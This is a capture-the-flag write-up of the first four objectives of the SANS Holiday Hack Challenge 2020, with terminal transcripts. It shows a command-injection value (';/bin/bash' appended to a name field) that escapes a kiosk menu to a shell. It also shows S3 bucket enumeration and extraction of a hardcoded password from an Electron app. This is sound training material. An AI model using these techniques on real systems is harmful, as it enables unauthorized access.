KRINGLECON 3

FRENCH HENS! ('ZAT YOU, SANTA CLAUS?)

SANS Holiday Hack Challenge 2020

Write-up by R. Bastiaans

26-12-2020

Revision v0.6

KringleCon

SANS HOLIDAY HACK CHALLENGE 2020

Table of Contents

OBJECTIVE 0) GETTING STARTED

The SANS Holiday Hack Challenge is SANS' annual gift to the security-community. A big shout-out to the team who keeps making this possible!

As always, one of the biggest challenges is waiting for the challenge to start...

But then... when the waiting becomes almost unbearable, the gates finally open and all the hackers flood in, while pumping the dope soundtrack in-game or on Spotify...

Welcome to the 2020 SANS Holiday Hack Challenge, featuring KringleCon 3: French Hens! This year, we're hosting the event at Santa's newly renovated castle at the North Pole.

For an introduction to this year's SANS Holiday Hack Challenge and KringleCon, please listen to the Ed Skoudis START HERE: Welcome and Tips talk.

Please join us on Discord where you can team up with other players in various text or voice channels. In the General channel, you might see one of our Kringle Concierges who can help familiarize you with the Holiday Hack world.

To play, simply chop on the New Jersey Turnpike to get to Santa's gondola for your ride to the North Pole.

As a general rule of thumb, before starting a main objective, try to talk to relevant elves and help them with there issues. These issues will help you getting warmed up on the subject, and elves are very generous with hints after you solved something for them.

To keep this report from getting too lengthy (which has something to do with a new 50-page limit, which was probably caused by my 342 page report for the 2018 challenge, sorry for that, guys...), we will generally not provide these hints and discussions in this report. Just play along if you are interested in these (some of them are quite funny), as the challenges will stay up to be enjoyed for everybody for the coming years...

Fortunately, these new requirements contained a bug that was asking to be exploited, as the requirements for a 50 page report didn't specify a page-size. My report will be using page-size A3 this year, keeping it well under 50 pages.

So, here you have it, just 39 pages to describe all 12 main objectives and 27 achievements (33.6 Kbps, ARP Shenanigans, Broken Tag Generator, CAN-Bus Investigation, Defeat Fingerprint Sensor, Elf Coder, Expert Elf Coder, Investigate S3 Bucket, Kringle Kiosk, Linux Primer, Naughty/Nice List with Blockchain Investigation, Naughty/Nice List with Blockchain Investigation Part 1, Open HID Lock, Operate the Santavator, Point-of-Sale Password Recovery, Redis Investigation, Regex Game, Scapy Practice, Snowball Game, Solve the Sleigh's CAN-D-BUS Problem, Speaker Door Open, Speaker Lights On, Speaker Vending Machine On, Splunk Challenge, Uncover Christmas List, Unescape Tmux, You Won!).

Also, this report describes the locations for 13 items to be found (Broken Candycane, Elevator 1.5 Button, Elevator Service Key, Green Bulb, Hex Nut, Hex Nut, Large Marble, Portals, Proxmark3, Red Bulb, Rubber Ball, Small Marble, Yellow Bulb).


Well, enough talking! Let's get started!

OBJECTIVE 1) UNCOVER SANTA'S GIFT LIST

DIFFICULTY: 1

There is a photo of Santa's Desk on that billboard with his personal gift list. What gift is Santa planning on getting Josh Wright for the holidays? Talk to Jingle Ringford at the bottom of the mountain for advice.

Click on the billboard to download a full-res copy from https://2020.kringlecon.com/textures/billboard.png.




Open the image in Photoshop, or any other photo-editing-software that supports a Twirl-effect.


Make a **selection** of the distorted area.

Load the **Filter** > **Distort** > **Twirl**.

Play with the **angle**-settings to reverse the effect.


Twirl

Angle 355 °



It's not perfect, but we at least can read what everybody will get for Christmas. Josh gets an awesome:

PROXMARK

OBJECTIVE 2) INVESTIGATE S3 BUCKET

DIFFICULTY: 1

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Go up the mountain, by hopping in the gondola. Before we get started with the main objective, talk to Shinny Upatree and help him getting a bash-shell in the Kringle Kiosk terminal:

Kringle Kiosk Challenge

```
Welcome to our castle, we're so glad to have you with us!
Come and browse the kiosk; though our app's a bit suspicious.
Poke around, try running bash, please try to come discover,
Need our devs who made our app pull/patch to help recover?

Escape the menu by launching /bin/bash

Press enter to continue…

~~~~~~~~~~~~~~~~~~~~~~~~~~~~
 Welcome to the North Pole!
~~~~~~~~~~~~~~~~~~~~~~~~~~~~
1. Map
2. Code of Conduct and Terms of Use
3. Directory
4. Print Name Badge
5. Exit
Please select an item from the menu by entering a single number.
Anything else might have ... unintended consequences.

Enter choice [1 - 5] 4
Enter your name (Please avoid special characters, they cause some weird errors)… BusyR;/bin/bash
 _______
< BusyR >
 -------
  \
   \   \_\_    _/_/
    \      \__/
           (oo)\_______
           (__)\       )\/\
               ||----w |
               ||     ||
   ___                                                  _
  / __|   _  _     __      __      ___     ___     ___     | |
  \__ \  | +| |   / _|    / _|    / -_)   (_-<    (_-<     |_|
  |___/   \_,_|   \__|_   \__|_   \___|   /__/_   /__/_   _(_)_
_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_|"""""|_| """ |
"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'
Type 'exit' to return to the menu.
shinny@4451ba0c6d4a:~$ exit
```

Simply, select 4 (Print Name Badge), and do a little command injection by adding ;/bin/bash to your name.

Ok, talk to Shinny again, and help him find the S3-bucket and unwrap the package.

Main objective

Bucket_finder.rb is available online at https://digi.ninja/projects/bucket_finder.php, but it's already installed in the terminal. Update the wordlist with some relevant keywords and download any files found in the discovered buckets:

```
Can you help me? Santa has been experimenting with new wrapping technology, and
we've run into a ribbon-curling nightmare!
We store our essential data assets in the cloud, and what a joy it's been!
Except I don't remember where, and the Wrapper3000 is on the fritz!

Can you find the missing package, and unwrap it all the way?

Hints: Use the file command to identify a file type. You can also examine
tool help using the man command. Search all man pages for a string such as
a file extension using the apropos command.

To see this help again, run cat /etc/motd.

elf@86d8d60f73b3:~$ ls
TIPS  bucket_finder

elf@86d8d60f73b3:~$ cd bucket_finder/

elf@86d8d60f73b3:~/bucket_finder$ ls
README  bucket_finder.rb  wordlist

elf@86d8d60f73b3:~/bucket_finder$ vim wordlist
kringlecastle
wrapper
santa
holidayhack
wrapper3000

elf@86d8d60f73b3:~/bucket_finder$ ./bucket_finder.rb --download wordlist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
```

```
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
        Bucket found but access denied: santa
http://s3.amazonaws.com/holidayhack
Bucket does not exist: holidayhack
http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
        <Downloaded> http://s3.amazonaws.com/wrapper3000/package

elf@86d8d60f73b3:~/bucket_finder$ ls -l wrapper3000/
total 4
-rw-r--r-- 1 elf elf 829 Dec 23 21:45 package

elf@86d8d60f73b3:~/bucket_finder$ file wrapper3000/package
wrapper3000/package: ASCII text, with very long lines

elf@86d8d60f73b3:~/bucket_finder$ cat wrapper3000/package
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6MlVUCQADoBfKX6AXyl91eAsAAQT2AQAABBQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDwf/xe
0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegDIzwMXMHBCFACgIEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB
04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADLe80tnfLGXhIWaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRPgkKz6q0okb1sWic
Maky2Mgsqw2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8MTk8SitV7lcxOKst2QedSxZ851ceDQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxHJFqJ3t32
Vjgn/OgdQJiIHv4u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgDCEURtFPxqfAQAAnwEAABwAGAAAAAAAAAAAAKSBAAAAAHBhY2thZ2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsAAQT2AQAABBQAAABQ
SwUGAAAAAAEAAQBiAAAA9QEAAAAA

elf@86d8d60f73b3:~/bucket_finder$ cat wrapper3000/package | base64 -d > tmp

elf@86d8d60f73b3:~/bucket_finder$ file tmp
tmp: Zip archive data, at least v1.0 to extract

elf@86d8d60f73b3:~/bucket_finder$ unzip tmp
Archive:  tmp
 extracting: package.txt.Z.xz.xxd.tar.bz2

elf@86d8d60f73b3:~/bucket_finder$ bunzip2 package.txt.Z.xz.xxd.tar.bz2

elf@86d8d60f73b3:~/bucket_finder$ tar -xf package.txt.Z.xz.xxd.tar

elf@86d8d60f73b3:~/bucket_finder$ xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz

elf@86d8d60f73b3:~/bucket_finder$ xz -d package.txt.Z.xz

elf@86d8d60f73b3:~/bucket_finder$ gunzip package.txt.Z

elf@86d8d60f73b3:~/bucket_finder$ cat package.txt
North Pole: The Frostiest Place on Earth
```


If we would have know the file-types in advance, we could have done this as a one-liner as well:

```
elf@86d8d60f73b3:~/bucket_finder$ cat wrapper3000/package | base64 -d | gunzip | bunzip2 | tar -x --to-stdout | xxd -r | xz -d -c | gunzip
North Pole: The Frostiest Place on Earth
```

The text-string inside the package is:

North Pole: The Frostiest Place on Earth

Before heading to our next objective, have a chat with Santa and the 3 french speaking hens. Also, make sure you pick up the broken candycane on your way in.



By the way, when we revisit these hens later in the game, they do seem to be able to speak English, at least to Santa himself...

OBJECTIVE 3) POINT-OF-SALE PASSWORD RECOVERY

DIFFICULTY: 1

Help Sugarplum Mary in the Courtyard find the supervisor password for the point-of-sale terminal. What's the password?

For objective 3, we need to find Sugarplum Mary in the courtyard. Go through the Entry and the Great Room to get there.

Talking to Sugarplum, he asks if we can make it to the end on the Linux Primer terminal. For sure! Let's play!

Linux Primer Challenge

```
The North Pole ?? Lollipop Maker:All the lollipops on this system have been stolen by munchkins. Capture munchkins by following instructions here and ??'s will
appear in the green bar below. Run the command "hintme" to receive a hint.

Type "yes" to begin: yes

Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!

elf@bb73fba8c6e1:~$ ls -l
total 28
-rw-r--r-- 1 elf elf 168 Dec 5 00:00 HELP
-rw-r--r-- 1 elf elf 27 Dec 9 20:07 munchkin_19315479765589239
drwxr-xr-x 1 elf elf 20480 Dec 9 20:08 workshop

Now find the munchkin inside the munchkin.

elf@bb73fba8c6e1:~$ cat munchkin_19315479765589239
munchkin_24187022596776786

Great, now remove the munchkin in your home directory.

elf@bb73fba8c6e1:~$ rm munchkin_19315479765589239

Print the present working directory using a command.

elf@bb73fba8c6e1:~$ pwd
/home/elf

Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!

elf@bb73fba8c6e1:~$ ls -fl
total 56
drwxr-xr-x 1 root root 4096 Dec 9 20:04 ..
-rw-r--r-- 1 elf elf 220 Apr 4 2018 .bash_logout
drwxr-xr-x 1 elf elf 4096 Dec 10 11:54 .
-rw-r--r-- 1 elf elf 807 Apr 4 2018 .profile
-rw-r--r-- 1 elf elf 3105 Dec 5 00:00 .bashrc
-rw-r--r-- 1 elf elf 0 Dec 10 11:54 .munchkin_5074624024543078
-rw-r--r-- 1 elf elf 31 Dec 9 20:07 .bash_history
-rw-r--r-- 1 elf elf 168 Dec 5 00:00 HELP
drwxr-xr-x 1 elf elf 20480 Dec 9 20:08 workshop

Excellent, now find the munchkin in your command history.

elf@bb73fba8c6e1:~$ history
    1  echo munchkin_9394554126440791
    2  ls -l
    3  cat munchkin_19315479765589239
    4  rm munchkin_19315479765589239
    5  pwd
    6  ls -fl
    7  history

Find the munchkin in your environment variables.

elf@bb73fba8c6e1:~$ env | grep -i munchkin
z_MUNCHKIN=munchkin_20249649541603754
SESSNAME=Munchkin Wrangler

Next, head into the workshop.

elf@bb73fba8c6e1:~$ cd workshop/

A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.

elf@bb73fba8c6e1:~/workshop$ grep -i munchkin *
grep: electrical: Is a directory
toolbox_191.txt:mUnChKin.4056180441832623

A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.

elf@bb73fba8c6e1:~/workshop$ ls -l lollipop_engine
-r--r--r-- 1 elf elf 5692352 Dec  9 20:08 lollipop_engine

elf@9706de76847a:~/workshop$ chmod u+x lollipop_engine

elf@9706de76847a:~/workshop$ ./lollipop_engine
munchkin.898906189498077

Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.

elf@bb73fba8c6e1:~/workshop$ cd electrical/

elf@bb73fba8c6e1:~/workshop/electrical$ mv blown_fuse0 fuse0

Now, make a symbolic link (symlink) named fuse1 that points to fuse0

elf@bb73fba8c6e1:~/workshop/electrical$ ln -s fuse0 fuse1

Make a copy of fuse1 named fuse2.
```

```
elf@bb73fba8c6e1:~/workshop/electrical$ cp fuse1 fuse2

We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.

elf@bb73fba8c6e1:~/workshop/electrical$ echo MUNCHKIN_REPELLENT >> fuse2

Find the munchkin somewhere in /opt/munchkin_den.

elf@bb73fba8c6e1:~/workshop/electrical$ find /opt/munchkin_den/ -iname '*munchkin*'
/opt/munchkin_den/
/opt/munchkin_den/apps/showcase/src/main/resources/mUnChKin.6253159819943018

Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin

elf@bb73fba8c6e1:~/workshop/electrical$ find /opt/munchkin_den/ -user munchkin
/opt/munchkin_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/niKhCnUm_9528909612014411

Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.

elf@bb73fba8c6e1:~/workshop/electrical$ find /opt/munchkin_den/ -size +108k -size -110k
/opt/munchkin_den/plugins/portlet-mocks/src/test/java/org/apache/m_u_n_c_h_k_i_n_2579728047101724

List running processes to find another munchkin.

elf@bb73fba8c6e1:~/workshop/electrical$ ps -ef
UID        PID  PPID  C STIME TTY          TIME CMD
init         1     0  0 13:06 pts/0    00:00:00 /usr/bin/python3 /usr/local/bin/tmuxp load ./mysession.yaml
elf      23704 23701  0 13:21 pts/2    00:00:00 /usr/bin/python3 /14516_munchkin
elf      24544   181  0 13:21 pts/3    00:00:00 ps -ef

The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

elf@bb73fba8c6e1:~/workshop/electrical$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     11390623 /tmp/tmux-1050/default

The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

elf@bb73fba8c6e1:~/workshop/electrical$ curl http://localhost:54321
munchkin.73180338045875

Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.

00:00:00 ps -efelf@bb7f0dc779f8:~/workshop/electrical$ kill 23704

Congratulations, you caught all the munchkins and retrieved all the lollipops!
Type "exit" to close…

elf@bb73fba8c6e1:~/workshop/electrical$ exit
```

Main objective

Ok, on to the main objective. Click on the Point-Of-Sale terminal to download a copy of santa-shop.exe:
https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe

```
$ 7z x santa-shop.exe -bso0 -bsp0

$ ls
'$PLUGINSDIR'   santa-shop.exe  'Uninstall santa-shop.exe'

$ cd \$PLUGINSDIR/

$ ls
app-64.7z  nsExec.dll  nsis7z.dll  nsProcess.dll  SpiderBanner.dll  StdUtils.dll  System.dll  WinShell.dll

$ 7z x app-64.7z -bso0 -bsp0

$ ls
app-64.7z               libGLESv2.dll           resources          System.dll
chrome_100_percent.pak  LICENSE.electron.txt    resources.pak      v8_context_snapshot.bin
chrome_200_percent.pak  LICENSES.chromium.html  santa-shop.exe     vk_swiftshader.dll
d3dcompiler_47.dll      locales                 snapshot_blob.bin  vk_swiftshader_icd.json
ffmpeg.dll              nsExec.dll              SpiderBanner.dll   vulkan-1.dll
icudtl.dat              nsis7z.dll              StdUtils.dll       WinShell.dll
libEGL.dll              nsProcess.dll           swiftshader

$ cd resources

$ ls
app.asar  app-update.yml  elevate.exe

$ mkdir unpacked

$ npx asar extract app.asar unpacked/
npx: installed 17 in 1.892s

$ cd unpacked

$ ls
img  index.html  main.js  package.json  preload.js  README.md  renderer.js  style.css

$ cat README.md
Remember, if you need to change Santa's passwords, it's at the top of main.js!

$ head main.js
// Modules to control application life and create native browser window
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');

const SANTA_PASSWORD = 'santapass';

// TODO: Maybe get these from an API?
```

```
const products = [
  {
    name: 'Candy Cane',
```

From the source-code, we learn that the password for the Point-Of-Sale terminal is:

SANTAPASS

While we're here, order some shirts at the Swag Booth and pick up the **Green Bulb** in the top-left corner of the courtyard, next to the Google Booth. On the way to the Santavator, make sure you pick up the **Hex Nut** that's hidden behind the table in the Dining Room, and another **Hex Nut** that's right to the door of the Santavator in the Entry.


OBJECTIVE 4) OPERATE THE SANTAVATOR

DIFFICULTY: 2

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.
.

First, let's go back outside and help Pepper find his bird…

Unescape Tmux Challenge




```
Can you help me?

I was playing with my birdie (she's a Green Cheek!) in something called tmux, then I did something and it disappeared!

Can you help me find her? We were so attached!!

